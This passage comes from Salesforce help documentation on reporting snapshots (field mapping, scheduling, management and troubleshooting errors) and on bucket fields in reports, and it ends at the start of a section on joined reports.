5. In the Fields from Source Report column, click a Load No Data drop-down list and select a field from the source report to map to a custom object field in the Fields in Target Object column. Only summary fields can be mapped for reporting snapshots based on summary reports. Note that the fields for summary reports may vary depending on the grouping level selected.
6. Click **Quick Save** to save field mappings and continue mapping fields, or click **Save** to save field mappings and return to the reporting snapshot's detail page.
7. Next, schedule the reporting snapshot to run.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, save, and schedule a reporting snapshot:

- "Manage Reporting Snapshots"

To run a reporting snapshot as a running user and add the results to a custom object, the running user must have:

- "Run Reports"

  AND

  "Create" on the target object

Considerations for Mapping Reporting Snapshot Fields

- You must map at least one field from the source report to one field on the target object or data will not load from the source report to the target object when the reporting snapshot runs.
- You can only map fields with compatible data types. For example, you can map a currency field to a number field.
- A custom summary formula can be mapped only if the grouping level in the reporting snapshot and the grouping level in the custom summary formula match.
- If you select Load No Data in the Fields from Source Report column, no data will load into the corresponding field in the Fields in Target Object column when the reporting snapshot runs..
- The (No fields with compatible data type) field displays in the Fields from Source Report column when a field on the target object does not match the data type of a field on the source report.
- The fields on the target object determine field mapping availability. For example, your source report may include ten fields, but if your target object includes one field, then you can only map one field in your reporting snapshot.
- You cannot map fields from the source report to the following fields on the target object: Created By, Last Modified By, Created Date, and Last Modified Date.
- When you map fields from the source report to the target object, some data may lose its context when loaded to the target object. For example, if you map a date and time field from the source report to a text field on the target object, the date and time load to the target object without the time zone.
- When executing a reporting snapshot, if the running user does not have "read" or "write" access to a mapped field in the target object, that field is dropped from the mapping, but does not cause the execution to fail. If a required field in the target object is not mapped, the execution fails. To ensure that fields are always mapped, make them required or set default values for them.

- To map a field in the source report to a lookup field on the target object, you must map to the ID of the object associated with the lookup. For example, to map to an opportunity lookup field, you must map to the `Opportunity ID`. To get the `Opportunity ID` in the source report, you may need to use a custom report type to include ID and other related fields.

SEE ALSO:

Report on Historical Data with Reporting Snapshots

Build a Custom Summary Formula

Schedule and Run a Reporting Snapshot

After you create a source report, target object, target object fields, define your reporting snapshot, and map its fields, you can schedule when it runs. You can schedule a reporting snapshot to run daily, weekly, or monthly so that data from the source report is loaded into the target object when you need it.

The number of reporting snapshots you can schedule to run is determined by your Edition. After a reporting snapshot has run, you can send an email notification to yourself and other users that includes details about the reporting snapshot run, such as the date and time it ran, whether it ran successfully, and how many records were loaded into the target object from the source report. Also, the notification includes a link to the reporting snapshot detail page in Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, save, and schedule a reporting snapshot:

- "Manage Reporting Snapshots"

To run a reporting snapshot as a running user and add the results to a custom object, the running user must have:

- "Run Reports"

  AND

  "Create" on the target object

1. From Setup, enter "Reporting Snapshots" in the `Quick Find` box, then select **Reporting Snapshots**.
2. Select the name of the reporting snapshot that you want to schedule to run.

   Reporting snapshots will not run as scheduled if the user in the `Running User` field does not have access to the folder in which the source report is stored.

   Note: If the running user becomes inactive, the report doesn't run. Salesforce sends an email notification to either activate the user, delete the report schedule, or change the running user to an active one. Salesforce sends the notification to users with the "Manage Users," "Modify All Data," and "Manage Billing" permissions. If no user has all these user permissions, Salesforce sends the notification to users with the "Manage Users" and "Modify All Data" user permissions.

3. Click **Edit** on the Schedule Reporting Snapshot section.

   The Schedule Reporting Snapshot section on a reporting snapshot detail page displays details on when the reporting snapshot is scheduled to run.

4. Select a notification setting to send an email when the reporting snapshot finishes running:
   - Click `Me` to send an email to the email address specified on your Salesforce user record.
   - Click `Others...` to send an email to additional users. You can only send reporting snapshot notifications to email addresses included on Salesforce user records. Furthermore, you can only select Users and Public Groups in the `Search` drop-down list.
5. Schedule the reporting snapshot to run:
   - In the `Frequency` field, select the frequency at which the reporting snapshot runs. When you click the `Daily`, `Weekly`, or `Monthly` fields, more options display that allow you to refine frequency criteria.

     If you schedule a reporting snapshot to run on a specific day of every month, the reporting snapshot will only run on months that have that specific day. For example, if you schedule a reporting snapshot to run on the 31st day of every month, then the

reporting snapshot will only run on months that have 31 days. If you want a reporting snapshot to run on the last day of every month, choose last from the `On day of every month` drop-down list.

- In the `Start` and `End` fields, specify the dates during which you wish to schedule the reporting snapshot to run.
- In the `Preferred Start Time` drop-down list, click the **Find available options...** link to choose a preferred start time for the reporting snapshot to run.
  - Your preferred start time may not be available if other users have already selected that time to run a reporting snapshot or your organization has reached its reporting snapshot limit.
  - Reporting snapshots run in the time zone of the user who schedules the run. For example, if the `Time Zone` field on your user record is set to Pacific Standard Time, and you schedule a reporting snapshot to run every day at 2:00 PM, then the reporting snapshot will run every day at 2:00 PM Pacific Standard Time.
  - If you view and save a schedule in a time zone different from the one in which it was previously scheduled, the time slot could potentially change.
  - The reporting snapshot runs within an hour of the time you select in the `Preferred Start Time` drop-down list. For example, if you select 2:00 PM as your preferred start time, the reporting snapshot may run any time in between 2:00 PM or 2:59 PM, depending on how many other reporting snapshots are scheduled to refresh at that time.

6. Click **Save** to schedule the reporting snapshot to run.

   When the reporting snapshot runs, it adds new records to the target object.

Optionally, once you have scheduled a reporting snapshot to run, you can perform the following actions after you click **Edit** on the Schedule Reporting Snapshot section of a reporting snapshot detail page:

- Click **Edit** to update the notification and frequency settings of the reporting snapshot.
- Click **Delete** to permanently delete the existing schedule of when the reporting snapshot runs.

A reporting snapshot will fail during a scheduled run if:

- The source report includes more than 100 fields
- The source report was changed from summary to tabular
- The selected grouping level for a summary source report is no longer valid
- The running user does not have access to the source report
- The running user does not have the “Run Reports” permission
- The target object has more than 100 custom fields
- The target object contains validation rules
- The target object is included in a workflow
- The target object is a detail object in a master-detail relationship
- The target object runs an Apex trigger when new records are created on it
- The running user does not have the “Create” permission on the target object. Note that if the target object's status is `In Development`, the running user must have the “Customize Applications” permission.

Manage Reporting Snapshots

After you set up a reporting snapshot, you can view details about it and edit and delete it. From Setup, enter *Reporting Snapshots* in the Quick Find box, then select **Reporting Snapshots** to display the Reporting Snapshots page, which shows the list of reporting snapshots defined for your organization.

From the Reporting Snapshots page, you can:

- Select a list view from the View drop-down list to go directly to that list page, or click **Create New View** to define your own custom view.
- Define a new reporting snapshot by clicking **New Reporting Snapshot**.
- Update the reporting snapshot name, description, running user, source report, and target object by clicking **Edit** next to its name. Only users with the "Modify All Data" permission can choose running users other than themselves. If you have the "Customize Application" permission, enter a unique name to be used by the API and managed packages.

  If you change the source report or target object on a reporting snapshot with existing field mappings, the field mappings are deleted when you save the reporting snapshot. You can also view Summary Fields in Source Report and Fields in Target Object to see the number of summary or target fields, respectively.

- Delete a reporting snapshot by clicking **Del** next to its name. After the reporting snapshot is deleted, it cannot be restored from the Recycle Bin.

  Important: When you delete a reporting snapshot, the source report and target object aren't deleted; however, when the source report runs, it won't load the target object with data.

  You can delete the schedule of when a reporting snapshot runs. You can't stop or pause a reporting snapshot when it is running, nor can you delete its source report. To delete the source report, you must first remove the report from the reporting snapshot by changing the report in the Source Report drop-down list.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, save, and schedule a reporting snapshot:

- "Manage Reporting Snapshots"

To run a reporting snapshot as a running user and add the results to a custom object, the running user must have:

- "Run Reports"

  AND

  "Create" on the target object

- Display detailed information about a reporting snapshot and customize it further by clicking its name. Then you can:
  - Click links in the Identification section that redirect you to the reporting snapshot running user, source report, and target object. In addition, you can view the preferred date and time at which the reporting snapshot will approximately run next in the Next Run field, and view the date and time at which it last ran in the Last Run field.
  - Click **Edit** in the Field Mappings section to further customize the fields mapped from the source report to the target object.

    The Reporting Snapshot Field Mappings section displays which source report fields are mapped to the target object's fields. You can view the number of fields in the source report available for mapping to the target object in the Columns in Source Report field. Also, you can view the number of fields available for mapping in the target object in the Fields in Target Object field.

  - Click **Edit** in the Schedule Reporting Snapshot section to schedule when to run the reporting snapshot.

    The Schedule Reporting Snapshot section displays details about when the reporting snapshot is currently scheduled to run.

  - The Run History section displays details about when the reporting snapshot ran. Details include:
    - The date and time at which the reporting snapshot ran
    - The name of the source report, target object, and running user
    - The time it took for the reporting snapshot to run

- The total number of detail or summary rows in the source report, depending on the report type
- The number of records created in the target object
- Whether or not the reporting snapshot ran successfully

Up to 200 records are stored in the Run History section. After 200 records are stored, the oldest record is automatically deleted and cannot be retrieved from the Recycle Bin.

SEE ALSO:

Report on Historical Data with Reporting Snapshots

Troubleshoot Reporting Snapshots

The Run History section of a reporting snapshot detail page displays if a reporting snapshot ran successfully or not. When a reporting snapshot fails during a scheduled run, the failure is noted in the `Result` column. To view the details of a run, click the date and time of the run in the `Run Start Time` column.

Tip:

- If the `Total Row Number` is blank, the run failed before the report was completed (for example, the report was invalid or the running user is inactive).
- When a reporting snapshot runs, it can add up to 2000 new records to the target object. Any records over 2000 are recorded in the Row Failures related list. If the `Total Row Number` is blank and the run history indicates "Some rows failed," the report likely contained more than 2000 summaries.
- The details of a failed run are available on the Row Failures related list for 14 days before they are automatically deleted. You cannot retrieve details about row failures from the Recycle Bin.
- If you have a unique field in the target object, and records in the report have more than one of the same value in the column mapped to that unique field, duplicate records are not added. The run history indicates when records are not added to the reporting snapshot.
- If field mappings failed, the snapshot still runs, but the run history shows that there was a partial error.

A reporting snapshot could fail during a scheduled run for a number of reasons. This table lists the errors a failed run may display and how the errors can help you troubleshoot the reporting snapshot so that it will run successfully.

`Running user does not have permission to run reports.`
The user in the `Running User` field does not have the "Run Reports" or "Create and Customize Reports" permission. Choose a user with the appropriate permissions or enable the appropriate permissions for the running user.

`Cannot run reporting snapshot because source report has been deleted.`
The report in the `Source Report` field was deleted and no longer available to run. Choose another source report for your reporting snapshot or restore the deleted report from the Recycle Bin.

`Running user does not have permission to access source report.`
The user in the `Running User` field does not have access to the folder in which the source report is stored. Choose a user with access to the source report or provide the existing running user with access to the folder in which the source report is stored.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, save, and schedule a reporting snapshot:

- "Manage Reporting Snapshots"

To run a reporting snapshot as a running user and add the results to a custom object, the running user must have:

- "Run Reports"

  AND

  "Create" on the target object

Source report definition is obsolete.
The report in the `Source Report` field references a custom or external object that is no longer available for reports or the relationships between the objects in the report have changed.

Source report definition is invalid.
The report in the `Source Report` field cannot run because it contains invalid formulas or filter criteria. Update the report so that it can run without errors.

Running user does not have permission to access report type.
The user in the `Running User` field does not have permission to access a report type associated with the report in the `Source Report` field. Choose a running user that has the correct permissions or provide the existing running user with the appropriate permissions.

Source report must be tabular.
The report in the `Source Report` field is no longer in tabular format. Choose a new source report or update the existing source report's format to tabular.

Source report last saved with details hidden on report results.
The report in the `Source Report` field was saved with its details hidden. To display the details of the source report, view the report, click the **Show Details** button, and save the report.

Target object has been deleted or is inaccessible to running user.
The custom object in the `Target Object` field has been deleted or the user in the `Running User` field does not have permission to access the target object. Restore the deleted custom object, choose a new target object, or provide the existing running user with "Create" permissions to the custom object in the `Target Object` field. Note that if the custom object's status is `In Development`, the running user must have the "Customize Application" permission to access the target object.

Running user does not have permission to edit target object.
The user in the `Running User` field does not have "Create" permissions on the custom object in the `Target Object` field. Choose a running user that has such permissions or provide the existing running user with "Create" permissions to the custom object in the `Target Object` field.

Target object must not be a detail object in a master-detail relationship.
The custom object in the `Target Object` field is a detail object in a master-detail relationship, meaning that a master object controls certain behaviors on the target object's records. Choose a target object that is not included in a master-detail relationship.

Target object must not be included in a workflow.
The custom object in the `Target Object` field is included in a workflow. Choose a target object that is not included in a workflow.

Target object must not include an insert trigger.
An Apex trigger runs when new records are created for the custom object in the `Target Object` field. Remove the Apex trigger or choose a target object for which an Apex trigger does not run when new records are created.

Target object must not include validation rules.
The custom object in the `Target Object` field contains validation rules. Choose a target object that does not contain validation rules or delete validation rules from the existing target object.

Running user is inactive.
The user in the `Running User` field is no longer active. Choose an active user.

One or more required fields on the target object are not mapped.
One or more required fields on the target object are not mapped. Map all required fields on the target object to fields on the source report.

Source report contains too many fields, has a formula field with too many functions, or contains too many criteria.

The report in the `Source Report` field contains too many fields, criteria, or functions within a formula field. Remove any unnecessary fields, criteria and functions within formula fields from the source report.

Source report cannot have more than 100 selected columns.

The report in the `Source Report` field contains more than 100 fields. Remove any unnecessary fields from the source report.

Target object cannot have more than 100 custom fields.

The custom object in the `Target Object` field contains more than 100 custom fields. Remove any unnecessary fields from the target object.

Your report exceeded the time limit for processing.

The report in the `Source Report` field may contain too much data to process. Reduce the amount of data the report processes when running by limiting the report's date range and remove any unnecessary fields from the source report.

This Reporting Snapshot Unique Name already exists. Please choose a unique name.

The new snapshot you are trying to create has the same unique name as that of a existing snapshot.

A summary field did not return a valid number.

A summary field in the results has not returned a valid number. For example, the field may have attempted to divide by 0. Check your formulas and test for 0 and "null" in calculations if they appear in your data.

There is a problem with this reporting snapshot. The source report format was changed from tabular to summary. The field mappings in the reporting snapshot are no longer correct. You can change the report format back to tabular or update the field mappings in the snapshot definition.

The source report format was changed from tabular to summary, which made the field mappings in the reporting snapshot incorrect. To fix this error, either change the report format back to tabular or update the field mappings in the snapshot definition. This error only applies to reporting snapshots with summary reports.

There is a problem with this reporting snapshot. Source report must be tabular or summary.

The source report format must be either tabular or summary. Matrix reports cannot be used with reporting snapshots.

The grouping level you specified in the reporting snapshot is no longer valid. The running user may no longer have access to that field, the grouping level may have been removed from the source report, or the grouping level was never set.

This error may result when the running user no longer has access to the field specified in the grouping level, or the grouping level was removed from the source report or was never set. This error only applies to reporting snapshots with summary reports. Make sure the running user has access to all necessary fields.

SEE ALSO:

Creating a Custom Report

Categorize Data Quickly with Buckets

Bucketing lets you quickly categorize report records without creating a formula or a custom field. When you create a bucket field, you define multiple categories (buckets) used to group report values.

Watch a Demo: Getting Started with Buckets (Salesforce Classic)

Bucketing lets you quickly categorize report records without creating a formula or a custom field. For example, create a bucket field named `Size` based on the `# Employees` field. Then, create buckets that group records into "Large," "Medium," or "Small" ranges that you define. Bucket fields can be used like any other field to sort, filter, and group your report.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Add a Bucket Field
   Create a bucket field to contain the buckets into which you want to organize your report data.
2. Edit a Bucket Field
   Set up your bucket field by specifying the buckets that it contains and the values that go in the buckets.
3. Edit a Numeric Bucket Field
   A numeric bucket helps you sort data that can be described in terms of numbers.
4. Numeric Bucketing Example: Deal Size
   To gain insight into your deals, use bucketing to group by deal size instead of looking at individual deals. This lets you concentrate on the large deals that affect your quota the most.
5. Edit a Picklist Bucket Field
   A picklist bucket field contains items that can be selected from a list.
6. Picklist Bucketing Example: Industry Types
   Use a picklist bucket field to sort your accounts by their industry.
7. Edit a Text Bucket Field
   A text bucket helps you sort out values that consist of words or phrases.
8. Enter Values for Text Buckets
   A text bucket field needs a descriptive name and two or more buckets containing text strings.
9. Text Bucketing Example: Strategic Accounts
   Use a text bucket to sort accounts into general categories that you can act on.

Add a Bucket Field

Create a bucket field to contain the buckets into which you want to organize your report data.

You can add up to five bucket fields per report, each with up to 20 buckets.

1. In the Fields pane of the report builder, double-click **Add Bucket Field** or drag it into the report preview. You can also click a column menu for a field in the report and select **Bucket this Field**.
2. Edit the bucket field according to the field type.
   - Edit a Numeric Bucket Field
   - Edit a Picklist Bucket Field
   - Edit a Text Bucket Field

   Fields with other field types are not supported.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Edit a Bucket Field

Set up your bucket field by specifying the buckets that it contains and the values that go in the buckets.

1. In the report builder Fields pane under Bucket Fields, hover over a bucket field and click . Or in the Preview pane, click the bucket field column menu and select **Edit Bucket Field**.
2. Edit the bucket field according to the field type.
   - Edit a Numeric Bucket Field
   - Edit a Picklist Bucket Field
   - Edit a Text Bucket Field

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Edit a Numeric Bucket Field

A numeric bucket helps you sort data that can be described in terms of numbers.

In the Edit Bucket Field overlay for a numeric field:

1. For `Source Column`, select the field you want to bucket.
2. Enter a bucket field name. This appears as the column name in the report.

   Since a bucket field is intended to have multiple buckets (known as "ranges" in numeric bucket fields) within it, a good name for a bucket field describes the scope of the ranges. For example, a bucket field named "Size" could have ranges of "Small," "Medium," and "Large".
3. Define your ranges by entering a number and a name. The range names appear as values in your new column.

   Each range is greater than the lower number up to and including the higher number.

   To remove all ranges and start over, click **Clear All**.
4. To move all empty values to the bucket containing the value zero, enable `Treat empty source column values in the report as zeros.`

   If this is disabled, unbucketed values appear as a dash (-) in the column.
5. Click **OK**.

In a report, numeric bucket columns are sorted by range values.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

SEE ALSO:

Numeric Bucketing Example: Deal Size

Numeric Bucketing Example: Deal Size

To gain insight into your deals, use bucketing to group by deal size instead of looking at individual deals. This lets you concentrate on the large deals that affect your quota the most.

1. Create or edit a standard opportunity report.
2. In the Fields pane of the report builder, double-click **Add Bucket Field** or drag it into the report.
3. For Source Column, select `Amount`.
4. For Bucket Field Name, enter *`Deal Size`*.
5. Under Define Ranges, enter *`1000`* in the first row. This represents the maximum for a small deal. Name this range *`Small`*.
6. Click **Add** and enter *`25000`* in the second row. This represents the maximum for a medium-size deal. Name this range *`Medium`*.
7. By default, the last range is any amount over the previous range. You don't need to enter a number for this range. Name this range *`Large`*.
8. Click **OK**.

With numeric bucket fields, each range is greater than the lower number, up to and including the higher number. Once you've set up this bucket field, amounts will be bucketed as follows:

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Amounts	Bucket
1000 or less	Small
1001 to 25000	Medium
25001 or more	Large



SEE ALSO:

Edit a Numeric Bucket Field

Edit a Picklist Bucket Field

A picklist bucket field contains items that can be selected from a list.

Note: The following picklist types can't be bucketed.

- Record types
- Divisions
- Multi-value picklists
- The `Type` picklist in Activity reports

In the Edit Bucket Field overlay for a picklist field:

1. For `Source Column`, select the field you want to bucket.
2. Enter a bucket field name. This appears as the column name in the report.

   Since a bucket field is intended to have multiple buckets within it, a good name for a bucket field describes the scope of the buckets. For example, a bucket field named "Priority" could have "High," "Medium," and "Low" buckets.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Important: Picklist bucket names must include one or more letters or symbols. If a picklist bucket field includes a bucket whose name contains only numbers, the bucket field cannot be saved.

3. To create a bucket, click **New Bucket** and enter a bucket name. Create multiple buckets to group your report records.
4. To find a particular value in the list of values, type the first few characters of its name in the Quick Find box. As you type, items that match your search terms appear in the menu.
5. Select values and drag them into a bucket. Alternatively, select values, click **Move To**, and select a bucket or enter a new bucket name.

   While you're bucketing values, use these functions as needed:

   - To show all the values in the report, click **All Values**.
   - To show the values for a particular bucket, click the bucket name.
   - To remove values from a bucket, select the values and drag them to another bucket, or drag them to **Unbucketed Values**.

   Note: You can bucket only active picklist values. Inactive picklist values aren't shown.

6. To move all unbucketed values into a bucket named "Other", enable `Show unbucketed values as "Other"`. If this is disabled, unbucketed values appear in the bucket column with the value name.
7. Click **OK**.

In a report, picklist bucket columns are sorted by the bucket position as shown in the Edit Bucket Field dialog box, followed by "Other" if `Show unbucketed values as "Other"` is enabled, or the unbucketed picklist item names if `Show unbucketed values as "Other"` is disabled.

SEE ALSO:

Picklist Bucketing Example: Industry Types

Picklist Bucketing Example: Industry Types

Use a picklist bucket field to sort your accounts by their industry.

1. Create or edit a standard accounts report, making sure at least a few records appear in the report.
2. In the Fields pane of the report builder, double-click **Add Bucket Field** or drag it into the report.
3. For Source Column, select `Industry`.
4. For Bucket Field Name, enter *`Industry Types`*.
5. Click **New Bucket** and name the bucket *`IT`*.
6. Click **New Bucket** and name the bucket *`Bio Tech`*.
7. Click **New Bucket** and name the bucket *`Telecom`*.
8. Select values and drag them into the appropriate buckets.
9. Enable `Show unbucketed values as "Other"`.
10. Click **OK**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"



SEE ALSO:

Edit a Picklist Bucket Field

Edit a Text Bucket Field

A text bucket helps you sort out values that consist of words or phrases.

Note: The following text types can't be bucketed.

- Text area
- Text area—long
- Text area—rich
- Text area—encrypted
- URL
- Date
- Date/Time

In the Edit Bucket Field overlay for a text field:

1. For `Source Column`, select the field you want to bucket.
2. Enter a bucket field name. This appears as the column name in the report.

   Since a bucket field is intended to have multiple buckets within it, a good name for a bucket field describes the scope of the buckets. For example, a bucket field named "Region" could have "East," "West," and "Central" buckets.
3. To create a bucket, click **New Bucket** and enter a bucket name. Create multiple buckets to group your report records.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

4. To find a particular value in the list of values, type all or part of its name in the **Search for values...** box and click **Search**, or leave the box empty and click **Search**.

   The search returns up to 200 values.

5. Select values and drag them into a bucket. Alternatively, select values, click **Move To**, and select a bucket or enter a new bucket name.

   While you're bucketing values, use these functions as needed:

   - Use Enter Values to enter the exact name of a value you want to bucket, or to bucket values that may appear in your report later.
   - To show the values for a particular bucket, click the bucket name.
   - To remove values from a bucket, select the values, select **Move To**, and select a bucket or enter a new bucket name.

6. To move all unbucketed values into a bucket named "Other," enable `Show unbucketed values as "Other"`. If this is disabled, unbucketed values appear in the bucket column with the value name.

7. Click **OK**.

In a report, text bucket columns are sorted in alphanumeric order.

SEE ALSO:

Enter Values for Text Buckets

Text Bucketing Example: Strategic Accounts

Enter Values for Text Buckets

A text bucket field needs a descriptive name and two or more buckets containing text strings.

If you know the exact value you want to bucket, you can use the Enter Values function to quickly bucket it without searching. This is useful if your report has a large number (such as millions) of values and searching for a value is slow. You can also use this method to enter and bucket values that may appear in your report later.

In the Edit Bucket Field overlay for a text field:

1. Click **Enter Values**.
2. Select the bucket where you want to move the values. If you select **New Bucket**, enter a name for the bucket.
3. Type one or more values in the box. Enter multiple values on separate lines.
4. Click **Move**.

SEE ALSO:

Edit a Text Bucket Field

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Text Bucketing Example: Strategic Accounts

Use a text bucket to sort accounts into general categories that you can act on.

1. Create or edit a standard account report, making sure at least a few records appear in the report.
2. In the Fields pane of the report builder, double-click **Add Bucket Field** or drag it into the report.
3. For Source Column, select `Account Name`.
4. For Bucket Field Name, enter *`Strategic`*.
5. Click **New Bucket** and name the bucket *`IBM`*.
6. Click **New Bucket** and name the bucket *`Dell`*.
7. Click **New Bucket** and name the bucket *`HP`*.
8. To show the available values, leave the **Search for values...** box empty and click **Search**.
9. Select values and drag them into the appropriate buckets.
10. Enable `Show unbucketed values as "Other"`.
11. Click **OK**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"



SEE ALSO:

Edit a Text Bucket Field

Combine Different Types of Information in a Joined Report

The joined report format lets you view different types of information in a single report. A joined report can contain data from multiple standard or custom report types.

Watch a Demo: Introducing Joined Reports in Salesforce (Salesforce Classic)

To get started with joined reports, create a new or edit an existing report in report builder, click the **Format** drop-down, and choose `Joined`.

Most of the things you can do with summary or matrix reports you can also do with joined reports. For example, you can find, add, and remove fields; summarize fields; and run and save reports.

